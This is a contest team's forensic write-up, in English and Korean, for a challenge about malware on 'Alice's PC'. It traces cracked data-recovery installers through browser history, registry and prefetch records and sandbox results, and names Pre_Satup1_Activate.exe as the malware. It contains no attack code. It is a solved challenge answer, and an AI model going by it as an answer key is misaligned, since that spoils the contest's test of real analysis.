253 - Analysis adventure!

Team Information

Team Name : ForensicGPT

Team Member : Eungchang Lee, Donghyun HA, Hyunwoo Shin, Jinhyeok Son

Email Address : forensicgpt@googlegroups.com

Instructions

Description The security team received a report that abnormal behavior was detected and blocked on Alice's PC at DFC. Therefore, they collected Alice's PC and gathered evidence for analysis.

As a digital forensic analyst, analyze Alice's PC to determine what happened. (You will be required to submit an analysis report.)

Target	Hash (MD5)
Alice_PC.E01	d518dbd981375e5cdf79e3dd833d3e0c

Questions

1) Alice's PC appears to have had malware-related behavior. Analyze how and what malware was involved. (Submit answers based on timeline) (50 points)
   - What caused the malware-related behavior?
   - What is a malware file? / What are malware files?

2) After analyzing the malware's behavior and actions in relation to Alice's PC, identify the scope of the damage, if any, and write an analysis report. The analysis report must include the following items. (200 points)

- Malware and the information derived from it and hash values of malware (30 points)
- C2 communication information
- (If the PC was infected, please provide details) Scope of damage
- (If the PC was infected, please provide details) How to recover.
- Timeline information about malware functionality and behavior
- Organize the full report contents.

Teams must:

- Develop and document the step-by-step approach used to solve this problem to allow another examiner to replicate team actions and results.
- Specify all tools used in deriving the conclusion(s).

Tools used:

Name:	FTK Imager	**Publisher:**	AccessData
Version:	4.7.1.2		
URL:	https://www.exterro.com/ftk-product-downloads/ftk-imager-version-4-7-1		

Name:	HashTab	**Publisher:**	Implbits Software
Version:	6.0.0		
URL:	https://implbits.com		

Name:	WinPrefetchView	**Publisher:**	NirSoft
Version:	1.36		
URL:	https://www.nirsoft.net		

Name:	DB Browser for SQLite	Publisher:	sqlitebrowser
Version:	3.12.2		
URL:	https://sqlitebrowser.org/		

Name:	DCode	Publisher:	Digital Detective
Version:	5.5		
URL:	https://www.digital-detective.net/dcode/		

Name:	VirusTotal	Publisher:	Chronicle Security
Version:	-		
URL:	https://www.virustotal.com/		

Name:	triage	Publisher:	Recorded Future
Version:	-		
URL:	https://tria.ge/		

Name:	Threat for abuse	Publisher:	abuse.ch
Version:	-		
URL:	https://threatfox.abuse.ch/		

Name:	Detect It Easy	Publisher:	horsicq
Version:	3.08		
URL:	https://github.com/horsicq/DIE-engine		

Name:	Process Monitor	Publisher:	Sysinternals
Version:	3.86		
URL:	https://learn.microsoft.com/en-us/sysinternals/downloads/procmon		

Name:	ida64	Publisher:	Hex-Rays SA
Version:	7.6.210427		
URL:	https://hex-rays.com/		

Name:	x32dbg, x64dbg	Publisher:	x64dbg
Version:	Jul 10 2022		
URL:	https://x64dbg.com		

Name:	pestudio	Publisher:	Marc Ochsenmeier
Version:	9.53		
URL:	https://www.winitor.com/		

Name:	HxD	Publisher:	Maël Hörz
Version:	2.5.0.0		
URL:	https://www.mh-nexus.de		


Name:	Visual Studio Code	Publisher:	Microsoft
Version:	1.81.1		
URL:	https://code.visualstudio.com/download		

Name:	aut2exe	Publisher:	AutoIt Team
Version:	3.3.16.1		
URL:	https://www.autoitscript.com/autoit3		

VM used:

OS:	Windows 10 pro	Version:	19044.1288
System Name:	DESKTOP-M3J1EH3		

Step-by-step methodology:




[Missing string: 10267]	
증명 소스 경로	C:₩Users₩ehfeh₩Desktop₩2023DFC₩253 - Analysis adventure!₩Alice_PC.E01
증명 유형	법의학 디스크 이미지
디스크	
확인 해시₩n 이미지 또는 파일의 해시	
MD5 확인 해시	d518dbd981375e5cdf79e3dd833d3e0c
SHA1 확인 해시	656e2e319885a9eb1342b33957dd66fdff72de9c

[그림 1] 이미지 파일의 해시 값 확인

분석에 앞서, ftk imager를 통해 주어진 E01 이미지 파일의 md5 해시 값이 일치함을 확인하였습니다.


1) Alice's PC appears to have had malware-related behavior. Analyze how and what malware was involved. (Submit answers based on timeline) (50 points)

- What caused the malware-related behavior?
- What is a malware file? / What are malware files?



[그림 2] C:₩Users₩dfc₩Downloads 경로에 존재하는 다수의 복구 도구 파일들

FTK Imager를 통해 Alice_PC.E01 파일을 로드 하였을 때, C:\Users\dfc\Downloads 경로에는 많은 복구 관련 도구들이 다운로드 되어 있는 것을 확인할 수 있습니다. 또한, 다운로드 된 대부분의 복구 도구들은 Zone. Identifier ADS를 포함하고 있었습니다.



[그림 3] Person 1 계정이 크롬 브라우저를 통해 다운로드를 수행한 기록

따라서, 웹 관련 다운로드 기록을 확인하기 위해 Desktop 경로에서 Person 1 – Chrome.lnk라는 파일이 존재하는 것을 확인하고 다음의 경로에서 History 파일 내 파일 download 기록을 db browser for SQLite 도구를 통해 확인하였습니다.

- C:\Users\dfc\AppData\Local\Google\Chrome\User Data\Profile 1

277	https://www.google.com/search?···	data recovery crack - Google 검색
278	https://www.google.com/search?···	data recovery crack - Google 검색
279	https://www.google.com/search?···	data recovery crack - Google 검색

[그림 4] 복구 관련 crack 도구 검색 기록 예시

또한, History 정보에서 검색 기록을 살펴보면, 사용자는 복구 도구를 검색할 때 위 그림처럼 data recovery crack 뿐만 아니라 여러 crack 도구를 검색했기 때문에 Downloads 폴더에 존재하는 복구 도구 설치 파일들이 악성코드가 포함되어 있을 가능성이 높다고 판단하였습니다.

NTUSER	₩Users₩dfc₩Downloads₩wise-data-recovery-6.1.3.495-installer_l-xebY2.exe	CTLSESSION	2023-07-24 22:13:03 Mon
ntuser	₩Users₩dfc₩Downloads₩wise-data-recovery-6.1.3.495-installer_l-xebY2.exe	CTLSESSION	2023-07-24 22:13:03 Mon
ntuser	₩Users₩dfc₩Downloads₩wise-data-recovery-6.1.3.495-installer_l-xebY2.exe	CTLSESSION	2023-07-24 22:13:03 Mon
NTUSER	windows.immersivecontrolpanel_cw5n1h2txyewy!microsoft.windows.immersivecontrolpanel	CTLSESSION	2023-07-24 22:14:14 Mon
ntuser	windows.immersivecontrolpanel_cw5n1h2txyewy!microsoft.windows.immersivecontrolpanel	CTLSESSION	2023-07-24 22:14:14 Mon
ntuser	windows.immersivecontrolpanel_cw5n1h2txyewy!microsoft.windows.immersivecontrolpanel	CTLSESSION	2023-07-24 22:14:14 Mon
NTUSER	{6D809377-6AF0-444B-8957-A3773F02200E}₩CleverFiles₩Disk Drill₩DD.exe	CTLSESSION	2023-07-25 01:32:32 Tue
NTUSER	{0139D44E-6AFE-49F2-8690-3DAFCAE6FFB8}₩CleverFiles Disk Drill (x64)₩Disk Drill.lnk	CTLSESSION	2023-07-25 01:32:32 Tue
ntuser	{6D809377-6AF0-444B-8957-A3773F02200E}₩CleverFiles₩Disk Drill₩DD.exe	CTLSESSION	2023-07-25 01:32:32 Tue
ntuser	{0139D44E-6AFE-49F2-8690-3DAFCAE6FFB8}₩CleverFiles Disk Drill (x64)₩Disk Drill.lnk	CTLSESSION	2023-07-25 01:32:32 Tue
ntuser	{6D809377-6AF0-444B-8957-A3773F02200E}₩CleverFiles₩Disk Drill₩DD.exe	CTLSESSION	2023-07-25 01:32:32 Tue
ntuser	{0139D44E-6AFE-49F2-8690-3DAFCAE6FFB8}₩CleverFiles Disk Drill (x64)₩Disk Drill.lnk	CTLSESSION	2023-07-25 01:32:32 Tue
NTUSER	₩Users₩dfc₩Downloads₩Full_Active_File_449911_UseAs_PassKey₩Setup.exe	CTLSESSION	2023-07-25 01:34:20 Tue
ntuser	₩Users₩dfc₩Downloads₩Full_Active_File_449911_UseAs_PassKey₩Setup.exe	CTLSESSION	2023-07-25 01:34:20 Tue
ntuser	₩Users₩dfc₩Downloads₩Full_Active_File_449911_UseAs_PassKey₩Setup.exe	CTLSESSION	2023-07-25 01:34:20 Tue
NTUSER	₩Users₩dfc₩Downloads₩recoverit_setup_full4174 (3).exe	CTLSESSION	2023-07-26 10:38:20 Wed
ntuser	₩Users₩dfc₩Downloads₩recoverit_setup_full4174 (3).exe	CTLSESSION	2023-07-26 10:38:20 Wed
ntuser	₩Users₩dfc₩Downloads₩recoverit_setup_full4174 (3).exe	CTLSESSION	2023-07-26 10:38:20 Wed
NTUSER	₩Users₩dfc₩Downloads₩!A@-#Setup-Pa$SW0rd-4545₩!A@#Setup-Pa$$W0rd-4545₩Pre_Satup1_Activate.exe	CTLSESSION	2023-07-26 11:22:16 Wed
ntuser	₩Users₩dfc₩Downloads₩!A@-#Setup-Pa$SW0rd-4545₩!A@#Setup-Pa$$W0rd-4545₩Pre_Satup1_Activate.exe	CTLSESSION	2023-07-26 11:22:16 Wed
ntuser	₩Users₩dfc₩Downloads₩!A@-#Setup-Pa$SW0rd-4545₩!A@#Setup-Pa$$W0rd-4545₩Pre_Satup1_Activate.exe	CTLSESSION	2023-07-26 11:22:16 Wed

[그림 5] 레지스트리에서 파악 가능한 복구 도구 설치 프로그램 실행 기록 예시

OSSUTIL64.EXE-C7BDC103.pf	2023-07-26 오전 10:45:57	2023-07-26 오전 10:45:59
PING.EXE-CF0A440C.pf	2023-07-26 오전 11:21:45	2023-07-26 오전 11:22:29
PLAYSOUND.EXE-ABC3067B.pf	2023-07-26 오전 10:44:26	2023-07-26 오전 10:44:26
POWERSHELL.EXE-E69E0788.pf	2023-07-26 오전 11:21:39	2023-07-26 오전 11:22:25
PRE_SATUP1_ACTIVATE.EXE-E4E28DEF.pf	2023-07-26 오전 11:21:41	2023-07-26 오전 11:22:27
PREVIEWASSIST.EXE-737748CD.pf	2023-07-26 오전 10:42:07	2023-07-26 오전 10:42:07
PROCESSPROTECT.EXE-A7DF1617.pf	2023-07-26 오전 10:41:48	2023-07-26 오전 10:41:48
RECOVERIT.EXE-579D8A5F.pf	2023-07-26 오전 10:41:41	2023-07-26 오전 10:41:41
RECOVERIT_64BIT_FULL4174.EXE-FE491DA3.pf	2023-07-26 오전 10:39:12	2023-07-26 오전 10:39:12
RECOVERIT_64BIT_FULL4174.TMP-E55EDB51.pf	2023-07-26 오전 10:39:10	2023-07-26 오전 10:39:10
RECOVERIT_SETUP_FULL4174 (3).-9CFE60C4.pf	2023-07-26 오전 10:38:31	2023-07-26 오전 10:38:31

[그림 6] prefetch에서 확인 가능한 복구 도구 설치 프로그램 실행 기록 예시

또한, 다운로드 된 설치 파일들은 위 두 그림을 통해 실행된 것을 확인할 수 있습니다. 두 아티팩트를 통해 설치 프로그램 실행 흔적 또는 설치된 프로그램의 실행 흔적이 존재하는 프로그램들은 다음 페이지의 나열된 목록과 같습니다.

- wise-data-recovery-6.1.3.495-installer_l-xebY2.exe
- Setup.exe
- recoverit_setup_full4174 (3).exe / recoverit.exe
- Pre_Satup1_Active.exe

다운로드 폴더에서 해당 파일들을 export해서 악성코드 정보 통합 플랫폼 및 샌드박스 환경(VirusTotal, Tria.ge)에 각각 업로드하여 악성파일을 먼저 추려내었습니다.

그 결과, 다음의 표와 같이 악성파일로 의심되는 세 가지의 복구 도구 설치 프로그램을 선별하였고 prefetch 아티팩트와 레지스트리 아티팩트를 통해 타임라인 기반으로 정리하였습니다.

[표 1] 샌드박스 상 악성파일로 의심되는 설치 프로그램

경로 및 악성 의심 파일명	행위	시각
C:\Users\dfc\Downloads\!A@-#Setup-Pa$SW0rd-4545\!A@#Setup-Pa$$W0rd-4545\Pre_Satup1_Activate.exe 압축파일 명: !A@-#Setup-Pa$SW0rd-4545.rar	rar압축파일 다운로드	2023-07-26 11:12:19 (UTC+9)
	실행	2023-07-26 11:21:31 (UTC+9)
		2023-07-26 11:22:02 (UTC+9)
		2023-07-26 11:22:17 (UTC+9)
C:\Users\dfc\Downloads\Full_Active_File_449911_UseAs_PassKey\Setup.exe 압축파일 명 : Full_Active_File_449911_UseAs_PassKey.rar	rar압축파일 다운로드	2023-07-25 01:30:29 (UTC+9)
	실행	2023-07-25 01:34:20 (UTC+9)
C:\Users\dfc\Downloads\wise-data-recovery-6.1.3.495-installer_l-xebY2.exe	exe실행파일 다운로드	2023-07-24 08:22:40 (UTC+9)
	실행	2023-07-24 22:13:03 (UTC+9)

하지만, 여기서 windows-defender에 탐지되고, 악성 관련 행위(File Drop), powershell 로깅기록, prefetch 아티팩트 등 **직접적으로 보인 악성 파일은 Pre_Satup1_Activate.exe** 파일임을 가상머신에서 분석을 통해 판단하였고, 근거는 2번에서 보고서를 통해 자세히 기술하였습니다.


따라서, 결론적으로 악성코드 관련 행위의 원인은 **악성코드가 주입된 불법 복구 도구 설치 프로그램 실행**이며, 악성코드 파일은 직접적인 기준으로 **Pre_Satup1_Activate.exe** 로 판단하였습니다.

분석 보고서 작성에 앞서, 나머지 두 악성코드로 의심되는 파일이 악성코드가 아니라는 것에 대한 근거를 설명하는 분석결과도 작성하였습니다.

- **wise-data-recovery-6.1.3.495-installer_l-xebY2.exe**


Security vendors' analysis			Do you want to automate checks?
Alibaba	AdWare:Win32/OfferCore.ac8b44d3	Bkav Pro	W32.Common.48248486
CrowdStrike Falcon	Win/grayware_confidence_60% (W)	Cylance	Unsafe
Cyren	W32/Adware.ALKK-3045	DeepInstinct	MALICIOUS
DrWeb	Adware.Downware.20415	Elastic	Malicious (moderate Confidence)
ESET-NOD32	A Variant Of Win32/OfferCore.E Potential...	Fortinet	Riskware/Generic.H2
Google	Detected	Gridinsoft (no cloud)	PUP.Softonic.dd!c
K7AntiVirus	Unwanted-Program (005323b31)	K7GW	Unwanted-Program (005323b31)
Kaspersky	Not-a-virus:AdWare.Win32.Agentb.bn	Lionic	Adware.Win32.Agentb.2!c
Malwarebytes	PUP.Optional.Softonic	MaxSecure	Trojan.Malware.74732830.susgen
Microsoft	PUADIManager:Win32/OfferCore	Sophos	Generic Reputation PUA (PUA)
VBA32	Adware.Downware	Webroot	W32.Adware.Gen

[그림 7] Virustotal 상 Vendor, sandbox 분석 결과




[그림 8] triage 상 분석 결과

해당 파일은 VirusTotal에서는 detect score가 높게 탐지되었지만, tria.ge에서 실제로 설치를 진행해보면 별다른 악성행위는 발견되지 않습니다.



[그림 9] 설치 소프트웨어 내 부가 소프트웨어 설치 시 tria.ge 분석 결과

다만, 실제 설치시에 Mcafee 와 같은 부가 소프트웨어 설치를 진행할 시에 샌드박스가 의심행위로 간주하는 경우가 발생할 수 있습니다.




[그림 10] 설치 후 설치 프로그램 다운로드 사이트 팝업

또한, 해당 파일은 설치가 완료된 이후 설치 파일을 다운로드 받았던 사이트를 열게 되며, 설치된 프로그램이 존재하지 않아 정상적인 설치 프로그램은 아닌 것으로 파악됩니다.


- **Setup.exe**

Full_Active_File_449911_UseAs_PassKey.rar 압축파일 내 존재하는 설치 파일입니다.



[그림 11] Setup.exe 파일 VirusTotal 분석 결과

해당 파일은 꽤나 높은 detect score를 가지고 있으며, A Vendor 사에서는 infostealer로 판명하고 있습니다.




[그림 12] tria.ge 샌드박스 분석 결과

